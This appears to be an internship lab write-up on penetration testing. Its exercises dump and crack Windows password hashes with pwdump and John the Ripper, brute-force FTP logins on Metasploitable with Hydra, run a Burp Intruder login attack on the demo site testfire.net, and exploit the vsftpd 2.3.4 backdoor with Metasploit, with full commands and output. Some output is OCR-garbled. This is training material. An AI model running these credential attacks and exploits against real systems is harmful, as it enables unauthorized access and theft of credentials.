

# Internship Program - Cyber Security

## **Group1:**

### 1. Install the below software:


- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine

### 2. Perform password cracking


- a) Perform password cracking of windows 7 machine

#### Steps:


- 1) Simultaneously open your kali linux and your windows7 on your virtual machine.  
Then \_Download the *pwdump* tool in windows 7 machine.




- 2) The tool is downloaded from <https://www.openwall.com>. Using the version 7.1(505 kB).




- 3) Extract downloaded zip file and paste the file in the path c:/windows.



- 4) Open command prompt as administrator and run below command:  
C:\ pwdump7 > PuDump7.exe > hash.txt



- 5) By using <https://tmpfiles.org> upload file to get downloaded in kali machine.



- 6) The file content is viewed from kali.

```

Administrator:500:NO PASSWORD*****:10ECA58175D4228CE151E287086E824:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Shri:1000:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
HomeGroupUser$:1002:NO PASSWORD*****:0652A2F196AB31CB2FAE01F25D5B0FA3:::

```

- 7) Now, create a file and copy the content into it. Using below command:

**\$ nano hashfile.txt**

Now, paste content save and exit from the window.

```

File Actions Edit View Help
GNU nano 6.4 hashfile.txt
Administrator:500:NO PASSWORD*****:10ECA58175D4228CE151E287086E824:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Shri:1000:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
HomeGroupUser$:1002:NO PASSWORD*****:0652A2F196AB31CB2FAE01F25D5B0FA3:::

```

- 8) To Get password of windows7 machine by below command:

**john hashfile.txt**

```

(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# john hashfile.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Shri)
Proceeding with incremental:ASCII
*          (Administrator)
2g 0:00:01:00 3/3 0.03329g/s 29345Kp/s 29345Kc/s 29401KC/s pokwjr1..pokyod2
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

```

- b) Password cracking of metasploitable machine using Hydra

#### **Steps:**

1)Run the metasploitable and kali parallelly.

2)create a file using nano filename command

3)Use the tool hydra to know the user password and username.

Note:If we are unaware about username or password then use capital L(username) and P(password).

If we know username and unaware of the password then write the command as  
:hydra -lmsfadmin -P pass

If we know password and unaware of the username then write the command as  
:hydra -pmsfadmin -L pass

```

root@kali:~/home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-28KJSDEV <server> <unknown> 0a:00:27:00:00:02
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto Failed: Permission denied

(root㉿kali)-[~/home/kali]
└─$ nano user
[root@kali ~]# nano user
[root@kali ~]# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 08:27:09
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 08:27:09

(root㉿kali)-[~/home/kali]
# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 08:28:30
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 08:28:30

(root㉿kali)-[~/home/kali]
# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 08:29:00
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 08:29:01


```

### 3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

#### Steps:

- 1)Open your kali linux.Use the burpsuite tool and then open the browser and type as testfire.net





2) Sign in with any username and password and then login.

The screenshot shows a web browser window with the following details:

- Title Bar:** Altoro Mutual
- Address Bar:** testfire.net/login.jsp
- Page Content:**
  - Altoro Mutual Logo:** A green and purple swoosh logo.
  - Navigation Links:**
    - ONLINE BANKING LOGIN
    - PERSONAL: Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services
    - SMALL BUSINESS: Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services
    - INSIDE ALTORO MUTUAL: About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe
  - Online Banking Login Form:**
    - Username: admin
    - Password: \*\*\*\*\*
    - Login button
  - Page Footer:**
    - Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
    - A small disclaimer at the bottom states: "The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.

3) Send the below request to intruder.

Burp Suite Community Edition v2022.9.6 - Temporary Project

File Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk&btnSubmit=Login

```

Inspector Request Attributes 2 Request Query Parameters 0 Request Body Parameters 3 Request Cookies 1 Request Headers 12

② ⚙️ ⏪ ⏩ Search... 0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

File Project Intruder Repeater Window Help

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net  Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=$B177D6A25919E82353329357AC504457$ 
13 Upgrade-Insecure-Requests: 1
14
15 uid-$admin$&passw=$sdfblkk$&btnSubmit=$Login$ 

```

② ⚙️ ⏪ ⏩ Search... 0 matches Clear

4 payload positions Length: 577

4)Now press the right side clear button.That will clear the \$.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Attack type: Sniper

Start attack

Target: http://testfire.net

0 payload positions

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E8235329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk&btnSubmit=Login

```

0 matches Clear

Length: 569

5)Now Add \$ to username then Add \$ to password.Set attack type to cluster bomb.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Attack type: Cluster bomb

Start attack

Target: http://testfire.net

0 payload positions

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E8235329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin$&passw=$sdfblkk$&btnSubmit=Login

```

0 matches Clear

Length: 573

6)Now set the payload 1 and add the list.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy    Intruder    Repeater    Window    Help

1 x    2 x    +

Positions    Payloads    Resource Pool    Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1    Payload count: 4  
 Payload type: Simple list    Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin password skll euuiilimm
Load ...	
Remove	
Clear	
Deduplicate	
Add	
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?+&:"{}|^`#

7)Now set the payload 2 and add the list.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy    Intruder    Repeater    Window    Help

1 x    2 x    +

Positions    Payloads    Resource Pool    Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2    Payload count: 4  
 Payload type: Simple list    Request count: 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin password stfgh 255hk
Load ...	
Remove	
Clear	
Deduplicate	
Add	
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?+&:"{}|^`#

8)After setting payload 1 & 2 .then press start attack.

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file								
Attack		Save	Columns					
Results		Positions	Payloads	Resource Pool	Options			
Filter: Showing all items <span style="float: right;">(?)</span>								
Request ^	Payload 1		Payload 2	Status	Error	Timeout	Length	Comment
0				302	<input type="checkbox"/>	<input type="checkbox"/>	145	
1	admin		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	296	
2	password		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	akll		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	euiiiilmm		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	admin		password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
6	password		password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	akll		password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	euiiiilmm		password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin		sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
10	password		sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
11	akll		sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
12	euiiiilmm		sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	

Finished

#### 4. Perform Exploiting Metasploit

##### a) Exploiting Metasploit using FTP

###### Steps:

1) Login as superuser using `sudo su` command. To start the database type the command as `msfdb init`. To check the status type the command as `msfdb status`, this will say us is it active or unactive. To check database write as `msfdb start`.

```

--[kali㉿kali]--~
-$ sudo su
[sudo] password for kali:
--[root@kali]--/home/kali]
# msfdb init
[*] Starting database
[i] The database appears to be already configured, skipping initialization
--[root@kali]--/home/kali]
# msfdb status
* postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
  Active: active (exited) since Thu 2023-02-23 00:43:25 EST; 17s ago
    Process: 1433 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1433 (code=exited, status=0/SUCCESS)
     CPU: 0ms

Feb 23 00:43:25 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 23 00:43:25 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
postgres 1408 postgres 5u IPv6 18487      0t  TCP localhost:5432 (LISTEN)
postgres 1408 postgres 6u IPv4 18488      0t  TCP localhost:5432 (LISTEN)

ID      PID      PPID C STIME TTY          STAT   TIME CMD
postgres 1408      1 1 00:43 ?        Ss   0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

--[root@kali]--/home/kali]
# msfdb start
[i] Database already started

```

2) To scan IP address use as nbtscan 192.168.56.102/24

```
[*] root@kali: /home/kali]$  
[*] # nbtscan 192.168.56.102/24  
Doing NBT name scan for addresses from 192.168.56.102/24  
  
IP address NetBIOS Name Server User MAC address  
  
192.168.56.1 LAPT0P-3B756EV <server> <unknown> 0a:90:27:98:00:22  
192.168.56.101 METASQ-0TTABLE <server> METASQ-0TTABLE 0a:98:00:98:00:00  
192.168.56.235 Semito Failed: Permission denied
```

3) To find the version nmap -sV 192.168.56.101

```
[root@kali ~]# nmap -sV 192.168.56.101
Starting Nmap 7.7.0 ( https://nmap.org ) at 2023-02-23 00:44 EST
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7-p1 Debian Squeeze (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh reexec
513/tcp   open  login    OpenBSD or Solaris rlogin
514/tcp   open  shell    Netkit rsh
1999/tcp  open  raver-wmi GMW Clanspath gmwiregistry
1522/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
5000/tcp  open  X11     (access denied)
5667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D2:B2:0B (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.81 seconds
```

4)To find the vulnerability in port 21(ftp) nmap -p 21 --script vuln 192.168.56.101

```
[root@kali ~]# /home/kali
[*] nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-23 00:45 EST
Nmap scan report for 192.168.56.101
Host is up (0.0001s latency).

PORT      STATE SERVICE
21/tcp     open  vsftpd
|_vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE-CVE-2011-3523 BID-BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid:@(root) gid:@(root)
|     References:
|       http://scarybastardssecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoor.html
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
[*] Nmap done: 1 IP address (1 host up) scanned in 15.68 seconds
```

5) To enter metasploitable use the command msfconsole

6)search vsftpd to get the matching module of vsftpd.

```
msf6 > search vsftpd
Matching Modules

# Name Disclosure Date Rank Check Description
- 0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

7)Then select the matching module and use it as use 0

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
```

8)show options it shows all the information that is associated with matching modules.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name

0 Automatic

View the full module info with the info, or info -d command.
```

9)Now we have to set the rhost and the payload for the exploitation as shown in the below figure. show payloads shows all the compatible module/matching module.Payload is called the heart of the metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name

0 Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads

# Name Disclosure Date Rank Check Description
- 0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS 192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  PORT    21              yes        The target port (TCP)

  Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description

  Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.

```

